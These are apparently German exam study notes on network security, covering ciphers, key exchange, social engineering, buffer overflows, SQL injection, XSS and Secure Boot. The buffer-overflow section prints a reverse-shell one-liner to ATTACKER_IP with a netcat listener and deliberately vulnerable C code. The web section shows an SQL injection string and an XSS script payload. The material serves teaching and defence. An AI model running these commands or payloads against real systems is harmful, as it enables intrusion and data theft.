Stream Ciphers verschlüsseln in einem kontinuierlichen Strom die Daten byteweise. Oftmals werden Algorithmen wie ChaCha20 verwendet, diese zeichnen sich durch hohe Geschwindigkeit und geringe Latenz aus, was sie ideal für Echtzeitanwendungen macht.

Block Ciphers verschlüsseln hingegen fixe Datenblöcke (typischerweise 128 Bit). Damit man Block Cipher in der Echtzeitumgebung mit UDP verwenden kann, setzt man den Counter-Modus (CTR) ein. In diesem Modus werden aus einem Nonce (eine einmalig verwendete Zahl) und einem Zählerwert (Counter) pseudozufällige Blöcke generiert, die dann mit den Daten XOR-verknüpft werden. AES-CTR ist hierbei ein häufig verwendeter Algorithmus.



Counter (CTR) mode decryption

Vergleich möglicher Algorithmen:

- **AES-CTR:**
 - Vorteile: gut analysiert, hardwarebeschleunigte Implementierungen verfügbar, flexibel einsetzbar.
 - Nachteile: Erfordert sorgsame Verwaltung von Nonce und Counter.
- **ChaCha20:**
 - Vorteile: Sehr performant auch auf Software-Ebene, ideal für mobile Geräte und Echtzeitanwendungen.
 - Nachteile: Weniger hardwareseitige Beschleunigung verfügbar.

Bedeutung der Nonce

Eine Nonce (Number used once) ist zentral für die Sicherheit von Stream-Ciphers und Block-Ciphers im CTR-Modus. Wenn zum Beispiel eine Nonce mehrmals verwendet wird, könnten Angreifer daraus Informationen hernehmen. Dies führt im schlimmsten Fall zu vollständiger Aufhebung der Verschlüsselung. Daher muss jede Nonce einmalig sein, was durch geeignete Protokolle und sorgfältige Implementierung erreicht wird.

Mögliche Angriffe und ihre Gefahren:

Nonce-Reuse-Angriff:

- Wird dieselbe Nonce (Number used once) bei der Verschlüsselung mehrmals verwendet, insbesondere bei Stream-Ciphern oder im GCM-Modus bei AES, kann ein Angreifer durch Analyse der Ciphertexte Rückschlüsse auf den Schlüssel oder den Klartext ziehen. Besonders kritisch ist dies bei deterministischen Verschlüsselungsverfahren, bei denen identische Nonces zu identischen Ciphertexten führen.

Man-in-the-Middle (MitM):

- Ein MitM-Angreifer positioniert sich zwischen zwei Kommunikationspartnern und kann unbemerkt Daten abhören oder manipulieren. Ohne starke Authentifizierung (z. B. durch Zertifikate bei TLS) können sich Angreifer gegenüber beiden Seiten als vertrauenswürdiger Partner ausgeben (Impersonation). Besonders gefährdet sind unverschlüsselte oder selbst-signierte Verbindungen.

Replay-Attacken:

- Hierbei werden gültige Nachrichten oder Datenpakete abgefangen und später erneut gesendet, um unberechtigte Aktionen auszulösen (z. B. eine doppelte Zahlung). Schutz bieten Zeitstempel, Nonces oder Session-IDs, die jedes Paket eindeutig machen und so Wiederholungen erkennen lassen.

Downgrade-Attacken:

- Der Angreifer zwingt Client und Server dazu, eine ältere, unsichere Protokollversion oder schwächere Verschlüsselung zu verwenden (z. B. SSL statt TLS 1.3). Dies wird oft durch

Manipulation des Handshakes erreicht. Gegenmaßnahmen sind z. B. „Strict Transport Security“ und das Deaktivieren veralteter Protokolle.

Side-Channel-Angriffe:

- Diese Angriffe zielen nicht auf die Algorithmen selbst, sondern auf deren Implementierung, z. B. durch das Auswerten von Zeitverhalten, Stromverbrauch oder elektromagnetischen Abstrahlungen. Solche Angriffe können kryptographisches Material wie Schlüssel rekonstruieren.

Methoden zum Schlüsselaustausch zwischen Client und Server:

Diffie-Hellman-Schlüsselaustausch (DH / ECDH):

- Wenn man über einen unsicheren Kanal, den sicheren Austausch eines gemeinsamen Geheimnisses macht. Gibt es Varianten wie ECDH (Elliptic Curve Diffie-Hellman) die eine bessere Sicherheit bei kürzeren Schlüsseln bieten. Für MitM-Angriffe ist der DH ohne Authentifizierung ziemlich anfällig – daher wird DH meist innerhalb von TLS verwendet.

RSA oder ECC (z. B. ECDSA, EdDSA):

- RSA ermöglicht es, einen zufällig erzeugten symmetrischen Sitzungsschlüssel verschlüsselt an den Server zu übermitteln. ECC-basierte Verfahren bieten vergleichbare Sicherheit bei geringerer Rechenleistung und werden bevorzugt in mobilen oder ressourcenbeschränkten Geräten verwendet.

TLS (Transport Layer Security):

- TLS ist ein hybrides Protokoll, das asymmetrische Kryptographie (z. B. für Authentifizierung und Schlüsselaustausch) mit symmetrischer Verschlüsselung (für die eigentliche Datenübertragung) kombiniert. Somit wird nicht nur die Vertraulichkeit, sondern auch die Integrität und Authentizität der Kommunikation geschützt und ab der TLS-Version 1.3 ist z. B. der Schlüsselaustausch ausschließlich über (EC)DH vorgesehen, der RSA-basierter Schlüsselaustausch ist veraltet.

Pre-Shared Key (PSK):

- In manchen Szenarien (z. B. bei IoT-Geräten oder geschlossenen Systemen) wird ein bereits bekannter symmetrischer Schlüssel verwendet. Die Kommunikation erfolgt dann mit geringem Overhead, jedoch auf Kosten der Flexibilität und Skalierbarkeit.

Penetration Testing und Social Hacking

Netzwerktechnik Matura

Elena Plakolb

Inhaltsverzeichnis

1 Ausgangslage	2
2 Penetration Testing (Penetrationstest)	2
2.1 Warum sind Penetrationstests wichtig?	2
2.2 Arten von Penetrationstests	2
2.3 Die fünf Phasen eines Penetrationstests	3
3 Social Engineering	3
3.1 Arten von Social Engineering Angriffen	3
3.2 Ziele von Social Engineering	4
4 Gegenmaßnahmen	4
4.1 Technische Schutzmaßnahmen	4
4.2 Organisatorische Schutzmaßnahmen	4
4.3 Verhaltensbasierte Maßnahmen	4

1 Ausgangslage

Es wurde die folgende Aufgabenstellung definiert:

Als Sicherheitsexperte für ein auf Penetrationstests spezialisiertes Unternehmen werden Sie beauftragt, einen Test auf Basis von Social Hacking durchzuführen. Geben Sie praktische Beispiele für Angriffe aus den Bereichen “human-based” und “computer-based” Social Engineering. Zeigen Sie dem Auftraggeber technische und organisatorische Gegenmaßnahmen auf.

2 Penetration Testing (Penetrationstest)

Penetration Testing ist ein geplanter und genehmigter Sicherheitsangriff auf ein IT-System, Netzwerk oder eine Anwendung. Ziel ist es, Schwachstellen aufzudecken, bevor sie von echten Angreifern ausgenutzt werden können. Ein Penetrationstest wird durch ethische Hacker oder qualifizierte Sicherheitsexperten durchgeführt.

2.1 Warum sind Penetrationstests wichtig?

In einer zunehmend digitalisierten Welt nehmen Angriffe auf Unternehmen und Organisationen stetig zu. Penetrationstests ermöglichen:

- Die Erkennung und Behebung von Sicherheitslücken.
- Die Überprüfung der Wirksamkeit bestehender Schutzmaßnahmen.
- Die Sensibilisierung von Mitarbeitern und Entscheidungsträgern.
- Die Stärkung des gesamten Sicherheitsniveaus.

2.2 Arten von Penetrationstests

- **Black-Box-Test:** Der Tester hat keinerlei Informationen über die Zielumgebung. Dies simuliert einen externen Angriff.
- **White-Box-Test:** Der Tester erhält vollständige Einsicht in die Systemarchitektur, den Quellcode und alle vorhandenen Informationen.
- **Gray-Box-Test:** Hierbei handelt es sich um eine Mischform, bei der der Tester über Teilinformationen verfügt.

2.3 Die fünf Phasen eines Penetrationstests

1. **Planung und Aufklärung:** Sammeln von Informationen über das Ziel (Domains, IP-Adressen, verwendete Technologien).
2. **Scannen und Analyse:** Durch automatisierte Tools und manuelle Methoden werden potenzielle Schwachstellen ermittelt.
3. **Exploitation:** Die Sicherheitslücken werden ausgenutzt, um unautorisierten Zugriff oder Kontrolle zu erlangen.
4. **Post-Exploitation:** Analyse der Auswirkungen des Angriffs und der erlangten Rechte.
5. **Berichtserstellung:** Detaillierte Dokumentation aller gefundenen Schwachstellen sowie konkrete Handlungsempfehlungen.

3 Social Engineering

Social Engineering bezeichnet den gezielten Angriff auf die menschliche Schwachstelle in der Sicherheitskette. Dabei werden psychologische Manipulation und Täuschung genutzt, um an vertrauliche Informationen zu gelangen.

3.1 Arten von Social Engineering Angriffen

Human-based Social Engineering

- **Phishing:** Versenden von gefälschten E-Mails, die legitime Unternehmen imitieren, um Passwörter oder Bankdaten zu stehlen.
- **Vishing (Voice-Phishing):** Telefonanrufe, bei denen sich Angreifer als Support-Mitarbeiter ausgeben.
- **Pretexting:** Erfinden von Vorwänden und Rollen (z.B. vermeintliche Behördenmitarbeiter), um Informationen zu erhalten.
- **Tailgating:** Unberechtigtes Betreten von Gebäuden durch das Folgen einer autorisierten Person.

Computer-based Social Engineering

- **Spear Phishing:** Gezielt auf eine bestimmte Person zugeschnittene Phishing-Angriffe.
- **Malware-Verteilung:** Verbreitung von Schadsoftware durch manipulierte Webseiten oder Downloads.
- **Fake-Software-Updates:** Nutzer werden durch gefälschte Update-Meldungen zur Installation von Malware verleitet.
- **Baiting:** Verlockende Angebote wie kostenlose Downloads, die Malware enthalten.

3.2 Ziele von Social Engineering

Die Ziele von Social Engineering Angriffen umfassen:

- Erbeuten sensibler Daten (Zugangsdaten, Finanzdaten, Unternehmensinformationen).
- Erlangen von physischen oder digitalen Zugriffen.
- Vorbereitung von gezielten Cyberangriffen.
- Erpressung, Betrug und Identitätsdiebstahl.

4 Gegenmaßnahmen

4.1 Technische Schutzmaßnahmen

- Einsatz von Firewalls und Intrusion Detection Systemen (IDS).
- Regelmäßige Software- und Systemupdates.
- Multi-Faktor-Authentifizierung (MFA) zur Absicherung von Konten.
- Einsatz von Anti-Virus- und Anti-Phishing-Software.

4.2 Organisatorische Schutzmaßnahmen

- Regelmäßige Schulungen für alle Mitarbeiter.
- Etablierung einer Sicherheitskultur im Unternehmen.
- Einrichtung von Meldestellen für verdächtige Vorfälle.
- Klare Zugriffsregelungen und Berechtigungskonzepte.

4.3 Verhaltensbasierte Maßnahmen

- Stärkung des Sicherheitsbewusstseins.
- Sensibilisierung für Manipulationstechniken.
- Vorsicht bei unerwarteten Anfragen per E-Mail oder Telefon.
- Keine Weitergabe von Passwörtern oder sensiblen Daten.

Buffer Overflow und Reverse-Shell – 5b

Allgemein

Was ist ein Buffer Overflow?

Programme, die **abstürzen** können, können auch **Schaden** anrichten. Das kann mit einer **Buffer-Overflow** Attacke gezielt erreicht werden.

Bei vielen Programmen wird oft die Größe von Arrays nicht beachtet, und es ist ein Überschreiben möglich. Wenn diese Arrays am Stack liegen, kann mit einem Überlauf die Return-Adresse der Funktion überschrieben werden. Beim Return wird dann nicht in das Hauptprogramm zurückgesprungen, sondern in eine eingeschleuste **Schadroutine**. In der Schadroutine kann dann zum Beispiel ein **Trojaner** installiert werden.

Was sind Exploits?

Ein **Exploit** ist ein Programm, ein Code oder eine Methode, die eine Sicherheitslücke oder Schwachstelle in einem System, einer Software oder einer Hardware gezielt ausnutzt. Exploits werden oft von **Hackern bei Cyberangriffen** oder auch von **Sicherheitsforschern bei Penetration Testing** genutzt, um Zugriff auf Systeme zu erlangen, Daten zu manipulieren oder Schadsoftware einzuschleusen. Exploits können auch in Form von **Malware-Verbreitung** als Teil von Viren, Würmern oder Ransomware verwendet werden.

Ein **Local-Exploit** erfordert, dass der Angreifer bereits als Benutzer im System **eingeloggt** ist. Besonders gefährlich sind jedoch **Remote-Exploits**, da sie Angriffe über das Netzwerk ermöglichen. Bei Client-Server-Anwendungen kann ein Angreifer beispielsweise durch **gezielte Eingaben** den **Server zum Absturz** bringen oder sogar Superuser-Rechte erlangen. Ein bekanntes Beispiel ist der weitverbreitete SMTP-Server **Sendmail**, der in der Vergangenheit oft durch Sicherheitslücken anfällig für Remote-Exploits war.

Ein typisches Beispiel für einen **Local-Exploit** ist ein Bildbetrachter, der bei der Verarbeitung eines manipulierten Bildes einen internen Speicherbereich überschreibt und so Schadcode ausführt. Falls dies mit Administrator-Rechten geschieht, kann ein **Trojaner** unbemerkt in Systemverzeichnissen installiert werden.

Ein **Remote-Exploit** lässt sich beispielsweise an einem Webserver demonstrieren, der für die Verarbeitung von URLs nur einen zu kleinen Speicherbereich reserviert. Wird eine **überlange URL** gesendet, kann der Speicher überlaufen, wodurch sich Schadcode einschleusen und ausführen lässt. Falls der Webserver mit Root-Rechten läuft, kann der Angreifer sogar die **vollständige Kontrolle** über das System übernehmen.

Ein **Exploit** ist schwer zu entwickeln. Hierfür muss man nämlich die Adresse der Exploit-Routine auf die Return-Adresse-Position am Stack bringen, die richtige Adresse der Exploit-Routine finden. Die Routine selbst muss auch in den Buffer geschrieben werden und das natürlich in Maschinen-Code.

Regelmäßige Updates und **Sicherheitspatches**, **Antiviren-** und **Anti-Malware-Programme** nutzen, unbekannte E-Mail-Anhänge und Downloads vermeiden sowie **Firewalls** und **Intrusion-Detection-Systeme** einsetzen sind alles Maßnahmen sich von Exploits zu schützen.

Was ist eine Reverse-Shell?

Eine **Reverse Shell** ist eine Technik, die Angreifer nutzen, um aus der Ferne Zugriff auf ein kompromittiertes System zu erhalten. Dabei initiiert das Zielsystem (also das gehackte System) selbst eine Verbindung zurück zum Angreifer, anstatt dass der Angreifer direkt darauf zugreift. Der Angreifer startet dabei einen **Listener mit z.B. Netcat** auf seinem Rechner, der auf eingehende Verbindungen wartet. Linux Befehl dafür: `ncat -l -p 1337`

Reverse Shells werden oft **in Kombination mit Exploits** genutzt, um Sicherheitslücken auszunutzen.

Außerdem ist eine Reverse Shell besonders effektiv, weil sie **Firewalls umgehen** kann. Viele Systeme blockieren eingehende Verbindungen, erlauben jedoch ausgehenden Traffic. Da die Reverse Shell die Verbindung vom kompromittierten System aus initiiert, ist sie **schwerer zu erkennen**. Zudem ermöglicht sie Angreifern eine **dauerhafte Kontrolle** über das System, sodass sie auch nach dem ersten Exploit weiterhin Zugriff behalten. Ein weiterer Vorteil ist der **Remote-Zugriff ohne direkten Login**, da die Shell unauffällig in legitimen Netzwerkkommunikationen versteckt werden kann, wodurch sie für **Sicherheitssysteme schwerer zu identifizieren** ist.

Um sich vor einer Reverse Shell zu schützen, sollten **Firewalls** so konfiguriert werden, dass **unerwartete ausgehende Verbindungen blockiert** werden. Zusätzlich ist der Einsatz von **Netzwerk-Monitoring-Tools** sinnvoll, um **ungewöhnliche Aktivitäten frühzeitig** zu erkennen. Ein weiterer wichtiger Schutzmechanismus ist das **regelmäßige Patchen von Systemen**, um bekannte **Exploits** zu schließen und Sicherheitslücken zu vermeiden.

Maturafrage

Als Sicherheitsexperte für ein auf Penetration Tests spezialisiertes Unternehmen werden sie beauftragt einen Test auf Basis von Code-Analyse durchzuführen. Sie in einem in C geschriebenen Service einen Programmierfehler, mit dem ein Bufferoverflow ausgelöst werden kann.

Erklären Sie die Funktionsweise eines solchen anhand eines kurzen Code-Beispiels, und erläutern Sie wie ein Exploit auf Systemebene funktioniert. Wie kann man dadurch eine Reverse-Shell starten. Mit welchen Gegenmaßnahmen werden derartige Angriffe erschwert?

Antwort

Ein häufiges Ergebnis solcher Code-Analysen vor allem in der Sprache C sind Sicherheitslücken wie z.B. Buffer Overflows (Pufferüberläufe).

Ein Buffer Overflow tritt auf, wenn ein Programm mehr Daten in einen Speicherbereich (z.B. einen Array-Puffer) schreibt, als für diesen vorgesehen ist. Dadurch werden angrenzende Speicherbereiche überschrieben. Bufferoverflows sind also Speicherfehler.

Buffer Overflows sind ein ernstes **Sicherheitsproblem**, weil sie unvorhersehbares Verhalten verursachen – vom **Programmabsturz** bis hin zur Ausführung von **Schadcode**.

Ein Angreifer kann einen Buffer Overflow bewusst provozieren, um den Programmfluss zu übernehmen und eigenen Code auszuführen – zb. Eine Reverse Shell. Somit zählt der Buffer Overflow zu den bekanntesten und gefährlichsten **Sicherheitslücken** in **C/C++-Programmen**.

```
#include<stdio.h>
#include<stdlib.h>

void hack(void) {
    printf("hack !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!\n");
    exit(99);
}

void func(void) {
    char buf[20];

    printf("Eingabe:\n");
    scanf("%s", buf);
    if (buf[0] >= 97) buf[0] -= 32;
    printf("-> %s\n", buf);
}

int main(void) {
    func();
    printf("Done\n");
    return 0;
}
```

Abbildung 1: Beispiel: Buffer-Overflow und SUID von `nscs.htl-leonding.ac.at`

In diesem Beispiel ist der Buffer `char buf[20]` nur 20 Bytes lang. Die Funktion `scanf()` (hier jetzt als unsicheres Beispiel verwendet) liest jedoch beliebig viele Zeichen ein (hat keine Längenüberprüfung) und schreibt sie in den Puffer, ohne dessen Grenze zu respektieren.

Gibt der Benutzer einen längeren Text als 19 Zeichen ein (ein Byte wird für `'\0'` benötigt), kommt es zum **Pufferüberlauf**.

Die überzähligen Eingabedaten werden dann über das Ende des Arrays hinaus in benachbarte Speicherbereiche geschrieben. Dadurch können kritische Werte auf dem Stack überschrieben werden – z.B. der gespeicherte Frame Pointer (Basiszeiger) oder die Rücksprungadresse einer Funktion. Im besten Fall führt ein Buffer Overflow zu einem Absturz mit einer Speicherzugriffsverletzung. Im schlimmsten Fall kann ein Angreifer den Überlauf gezielt ausnutzen und die `hack` Funktion (im oberen Beispiel kann aufgerufen werden → natürlich nicht mir diesem Inhalt sondern mit Schadcode 😊).

Exploits auf Systemebene

Ein Buffer-Overflow-Exploit nutzt eine Schwachstelle im **Stack-Layout** aus, indem er mehr Daten in einen Puffer schreibt, als dieser aufnehmen kann. Dadurch werden benachbarte Speicherbereiche überschrieben, insbesondere der **Basiszeiger** (EBP/RBP) und die **Rücksprungsadresse** (EIP/RIP).

[hohe Speicheradressen]

Rücksprungadresse (Return Address)	← wird bei Overflow überschrieben
Gesicherter Basiszeiger (EBP/RBP)	← vorheriger Frame Pointer
Lokaler Puffer (char buffer[16])	← hier werden Eingabedaten gespeichert
[niedrige Speicheradressen]	

Abbildung 2: Stack bei Funktionsaufruf (vereinfacht)

Ein Angreifer kann diesen Überlauf gezielt manipulieren, sodass der **Befehlszeiger** (EIP/RIP) auf eigenen Schadcode zeigt, der zuvor in den Speicher injiziert wurde. So übernimmt er die Kontrolle über den Programmfluss und kann beliebigen Code mit den Rechten des kompromittierten Programms ausführen.

Ein erfolgreicher Exploit erfordert **genaues Wissen über das Speicherlayout** und die **exakte Position der Rücksprungsadresse**. Angreifer analysieren dies mit Debugging-Tools, um die korrekte Anzahl von Bytes zu ermitteln, mit der die Adresse gezielt überschrieben werden kann. Ein **zufälliger Überlauf** führt meist nur zum **Absturz**, während ein **präziser Exploit** den **Code** gezielt **umlenkt**.

Der Angreifer kann also nun gezielt:

1. Den Puffer mit sogenannten **NOPs** (no operation instructions) füllen
2. Eigenen Shellcode (Maschinencode, der eine Shell öffnet) in diesen Puffer eintragen
3. Und somit die **Rücksprungsadresse** am Ende des Puffers mit der Adresse des Puffers **überschreiben**

Resultat: Wenn die Funktion dann nach ihrer Ausführung zurückspringt, wird sie nicht zur aufgerufenen Funktion (Ende der eigenen Funktion) zurückspringen, sondern in den Buffer, wo dann die Ausführung des Shellcodes beginnt.

Reverse-Shell über Exploit öffnen

Da moderne **Firewalls und NAT** oft eingehende Verbindungen blockieren, wird meist die Reverse Shell bevorzugt. Hierbei erstellt der Shellcode eine Verbindung zum Angreifer und leitet **stdin, stdout und stderr** auf diesen Socket um, sodass der Angreifer interaktiven Zugriff auf das System erhält.

Angreifer nutzen oft **vorgefertigte Shellcode-Generatoren** wie **msfvenom** (Metasploit), um passende Payloads zu erstellen (ein häufiger Payload Typ in einem Exploit ist die Reverse Shell). Sobald der Buffer Overflow die Ausführung dieses Codes ermöglicht, kann sich der Angreifer mit **Netcat** verbinden und das System fernsteuern. Somit wird aus einer einfachen Schwachstelle eine **Hintertür für vollständige Kontrolle**.

Hat also der Angreifer die Kontrolle über den **Instruction Pointer**, kann er eigenen Code ausführen, um z. B. eine **Shell auf dem verwundbaren System** zu starten. Mit der **Reverse Shell** stellt das Programm dann eine Verbindung zum Angreifer her und leitet eine Shell über diesen Kanal weiter.

Hier ist ein Beispiel wie sich der kompromittierte Rechner des Angreifers mit einem vom Angreifer kontrollierten Server über **Netcat** verbindet:

1. Der Angreifer startet einen Listener auf Linux (mit Netcat):

```
ncat -l -p 1337
```
2. Der Shellcode auf dem Opfer-System wird in C ausgeführt:

```
system("/bin/bash -i >& /dev/tcp/ATTACKER_IP/1337 0>&1");
```
3. Jetzt öffnet sich eine interaktive Bash-Shell auf dem Angreifer System, mit welcher er das System des Opfers fernsteuern kann.

Gegenmaßnahmen

Moderne Betriebssysteme und Compiler nutzen verschiedene Schutzmechanismen, um Buffer-Overflow-Angriffe zu erschweren oder zu verhindern und machen daher Systeme deutlich sicherer:

- **ASLR (Address Space Layout Randomization):** Verschiebt Speicherbereiche zufällig, sodass Angreifer keine festen Adressen für Exploits nutzen können. Dadurch laufen viele klassische Exploits ins Leere.
- **DEP (Data Execution Prevention):** Markiert Speicherbereiche wie den Stack und Heap als nicht ausführbar, sodass eingeschleuster Code nicht direkt ausgeführt werden kann.
- **Stack Canaries:** Fügt einen speziellen Schutzwert vor der Rücksprungadresse ein, der beim Funktionsende geprüft wird. Wird dieser Wert verändert (z. B. durch einen Überlauf), erkennt das System den Angriff und bricht das Programm ab.
- **Höhere Programmiersprachen:** Sprachen wie **Java**, **C#**, **Rust** nutzen Bounds-Checking oder sichere Speicherverwaltung, wodurch Buffer Overflows weitgehend ausgeschlossen sind.

Quellen

NSCS-Seite: <https://nscs.htl-leonding.ac.at/script/mSecurity/firewall.html>

Buffer-Overflow: <https://de.wikipedia.org/wiki/Puffer%C3%BCberlauf>

Stack-Buffer-Overflow: https://en.wikipedia.org/wiki/Stack_buffer_overflow

Exploits: <https://de.wikipedia.org/wiki/Exploit>

Reverse-Shell: <https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/>

SQL-Injection, Cross-Site-Scripting, Sandboxing

Zusammenfassung

Du wirst als Sicherheitsexperte beauftragt, den Code einer Webanwendung zu analysieren. Dabei entdeckst du zwei gefährliche Lücken:

1. SQL-Injection

- **Was passiert da?**

Wenn Benutzer-Eingaben ungefiltert in eine Datenbank-Abfrage eingefügt werden, können Angreifer zusätzliche SQL-Befehle einschleusen.

- **Wieso ist das gefährlich?**

Ein Angreifer kann dadurch vertrauliche Daten aus der Datenbank lesen oder sogar Daten verändern.

- **Einfaches Beispiel in Python**

```
def unsichere_sql_abfrage(username):  
    query = "SELECT * FROM users WHERE username = '" + username + "';"  
    print("Unsichere SQL-Abfrage:", query)  
    # In echt würde man hier die Abfrage an die Datenbank senden.  
  
    # Gefährliche Eingabe, um alle Datensätze zu bekommen:  
    user_input = "admin' OR '1'='1"  
    unsichere_sql_abfrage(user_input)
```

Wenn `user_input = "admin' OR '1'='1"`, wird die WHERE-Bedingung immer true sein. So kann man alle Benutzerdaten anzeigen lassen.

2. Cross-Site-Scripting (XSS)

- **Was passiert da?**

Hier wird fremdes JavaScript in die Webseite eingeschleust, weil die Anwendung Benutzereingaben ungefiltert als HTML ausgibt.

- **Wieso ist das gefährlich?**

Das eingeschleuste Skript läuft bei allen Besuchern der Seite. Angreifer können so Cookies oder andere sensible Daten aus dem Browser klauen.

- **Einfaches Beispiel in Python**

```
def unsichere_html_ausgabe(comment):  
    html_code = f"<div>{comment}</div>"  
    print("Erzeugtes HTML:", html_code)  
    # Ein Browser würde das dann als Teil der Seite darstellen.  
  
# Eingabe, die Script-Code enthält:  
xss_input = "<script>alert('XSS-Angriff!');</script>"  
unsichere_html_ausgabe(xss_input)
```

Der Script-Tag wird im Browser ausgeführt. In echtem Einsatz könnte das Skript sensible Daten abgreifen.

3. Sandboxing

- **Was ist das?**

Man führt Code in einer abgetrennten Umgebung (Sandbox) aus, damit er nicht das ganze System übernehmen kann.

- **Hilft das allein?**

Sandboxing ist nur eine weitere Schutzschicht. Ist der Code an sich unsicher, kann es sein, dass der Angreifer trotzdem Schaden anrichtet (oder die Sandbox verlässt, wenn sie nicht sauber konfiguriert ist).

Fazit

- Durch diese Fehler (SQL-Injection und XSS) lässt sich **vertrauliches Material** (z. B. Userdaten, Passwörter) recht einfach auslesen.
- Sichere Abfragen (z. B. **parametrisierte SQL-Statements**) und **HTML-Escapes** bei der Ausgabe sind absolute Pflicht, damit Angreifer keinen Schadcode einschleusen können.
- Eine Sandbox kann helfen, eingeschränkte Bereiche zu schaffen, ersetzt aber keine saubere Programmierung.

Secure Boot, Sichere Betriebssysteme, Code-Review, Update-Konzepte

NSCS

21. April 2025

Inhaltsverzeichnis

1	Einleitung	1
2	Secure Boot	2
3	Sichere Betriebssysteme	6
4	Code-Review	9
5	Supply-Chain-Attacken	10
6	Maturafrage	11
	Literaturverzeichnis	13
	Abbildungsverzeichnis	13

1 Einleitung

Die zunehmende Digitalisierung erhöht kontinuierlich den Bedarf an sicheren Systemen, sowohl auf Hardware- als auch Softwareebene. Besonders im Kontext kritischer Infrastrukturen ist ein umfassendes Sicherheitskonzept zwingend erforderlich. In diesem Dokument werden zentrale Sicherheitsaspekte detailliert dargestellt: **Secure Boot**, **sichere Betriebssysteme**, die Bedeutung von **Code-Reviews** sowie die Risiken durch **Supply-Chain-Attacks**.

2 Secure Boot

2.1 Funktionsweise und Bedeutung

Secure Boot ist ein sicherheitskritischer Bestandteil moderner Computerarchitekturen, insbesondere im Kontext der Systeminitialisierung und der Verhinderung persistenter Malware. Der Mechanismus zielt darauf ab, sicherzustellen, dass beim Start eines Systems ausschließlich Softwarekomponenten mit gültiger, vertrauenswürdiger digitaler Signatur ausgeführt werden. Dies schützt vor sogenannten Bootkits, Rootkits oder anderen Formen von Schadsoftware, die sich in den frühen Bootphasen einnisten und so der Kontrolle des Betriebssystems entziehen können.

Secure Boot nutzt kryptografische Signaturen, die mit asymmetrischen Schlüsselpaaren arbeiten (Public/Private Key). Ein öffentlicher Schlüssel (Public Key) ist in der Firmware verankert, während private Schlüssel von Softwareherstellern oder Systemadministratoren zur Signatur autorisierter Komponenten verwendet werden. Jede Softwarekomponente wird während des Bootvorgangs gegen diese Signaturen geprüft - bei einer fehlgeschlagenen Validierung wird der Ladevorgang gestoppt.

2.2 Detaillierter Ablauf des Secure Boot-Prozesses

Der Secure Boot folgt einem mehrstufigen Ablauf, der eng mit der Chain-of-Trust-Philosophie verzahnt ist. Die einzelnen Phasen im Detail:

1. **Platform Initialization (PI):** Nach dem Einschalten des Systems durchläuft die UEFI-Firmware die sogenannten PEI- (Pre-EFI Initialization) und DXE- (Driver Execution Environment) Phasen. Bereits in der DXE-Phase wird der Secure-Boot-Mechanismus aktiviert. Die Firmware lädt Module, die mit dem OEM-Schlüssel signiert sind. Unsichere oder manipulierte Treiber werden verworfen.
2. **Verifikation des Bootloaders:** Die UEFI-Firmware identifiziert das zu ladende Bootmedium (z.B. SSD, USB-Stick) und versucht, den dort hinterlegten Bootloader zu laden. Dieser liegt typischerweise im EFI-System-Partition (ESP) im Verzeichnis `/EFI/boot/bootx64.efi` (bei x64-Systemen). Die Firmware verifiziert nun die Signatur dieses EFI-Binaries. Die Verifikation erfolgt anhand der in der UEFI-Signaturdatenbank (db) hinterlegten

öffentlichen Schlüssel.

3. **Shim-Bootloader (bei Linux-Systemen)**: Da viele Linux-Distributionen keine direkt von Microsoft signierten Kernel liefern, wird ein Zwischenschritt benötigt. Der sogenannte `shim.efi` ist ein kleiner, von Microsoft signierter Loader, der den Linux-spezifischen `grub` Bootloader lädt. Der `shim` enthält einen eingebetteten eigenen Public Key (Machine Owner Key, MOK), um nachfolgende Komponenten zu validieren.
4. **GRUB und Kernel-Validierung**: Der GRUB2-Bootloader prüft den Kernel (z.B. `vmlinuz`) auf eine gültige Signatur. Falls keine Signatur vorliegt oder diese nicht zum MOK passt, schlägt der Vorgang fehl. Ist die Prüfung erfolgreich, wird der Kernel geladen und ausgeführt.
5. **Kernel Initial RAM Disk (initrd)**: Optional prüft GRUB auch die Signatur der `initrd`-Datei, da hier Root-Filesystem und erste Treiber geladen werden. Dieser Schritt wird insbesondere bei sicherheitskritischen Systemen durchgeführt.
6. **Chain of Trust (Vertrauenskette)**: Der gesamte Prozess beruht auf einer durchgehenden Validierung - jede Komponente prüft die Integrität und Authentizität der nächsten, wobei kein Glied in der Kette ausgelassen werden darf. Manipulationen werden so frühzeitig erkannt und gestoppt.

2.3 Kryptografische Infrastruktur unter UEFI

Secure Boot nutzt ein hierarchisches Schlüsselmanagement, das in der Firmware verankert ist:

- **Platform Key (PK)**: Der PK ist das Root-of-Trust-Element im Secure Boot. Er kontrolliert die Installation und Entfernung von KEKs. In OEM-Systemen ist dieser meist von Microsoft signiert. Wird der PK gelöscht, befindet sich das System im sogenannten *Setup Mode*, was Secure Boot temporär deaktiviert.
- **Key Exchange Keys (KEK)**: Diese Schlüssel dienen der Signatur von Datenbankänderungen (`db` und `dbx`) und ermöglichen die vertrauenswürdige Aktualisierung über Betriebssystemmechanismen oder Firmware-Updates.
- **Signature Database (db)**: Enthält die Hashes und X.509-Zertifikate vertrauenswürdiger EFI-Binaries. Eine Signaturprüfung erfolgt über die UEFI-Runtime, typischerweise mittels RSA (2048 oder 4096 Bit) oder ECDSA.

- **Revoked Signature Database (dbx):** In dieser Liste befinden sich widerrufene Signaturen oder fehlerhafte Zertifikate. Ein Eintrag hier sorgt dafür, dass betroffene Software nie geladen werden kann - auch wenn sie ursprünglich vertrauenswürdig war.
- **Machine Owner Key (MOK):** Optional verwendbar auf Linux-Systemen, um eigene Kernel oder Treiber außerhalb der offiziellen Microsoft-Kette zu signieren. MOKs werden z.B. über `mokutil` ins System eingebracht und bei Neustart durch einen Benutzermechanismus autorisiert.

2.4 Integritätsprüfungen

Die tatsächliche Signaturprüfung erfolgt typischerweise durch Hashing der Binärdatei (z.B. SHA-256), anschließendes Verifizieren der Signatur mit dem öffentlichen Schlüssel sowie Validierung der Vertrauenswürdigkeit des Zertifikats. Die Firmware selbst nutzt eine interne Implementierung von PKCS#7 zur Verarbeitung der Signaturen. Für Entwickler ist es essenziell, korrekte Signierwerkzeuge (wie `sbsign`, `psign` oder `openssl`) zu verwenden.

2.5 Besondere Herausforderungen

- **Eigene Software signieren:** Für Entwickler und Integratoren, die nicht auf Microsofts Signaturkette angewiesen sein möchten, ist ein benutzerdefinierter PK/MOK-Workflow erforderlich. Dies verlangt die sichere Generierung und Verwaltung eines eigenen Zertifikats und den manuellen Eintrag im UEFI-Setup.
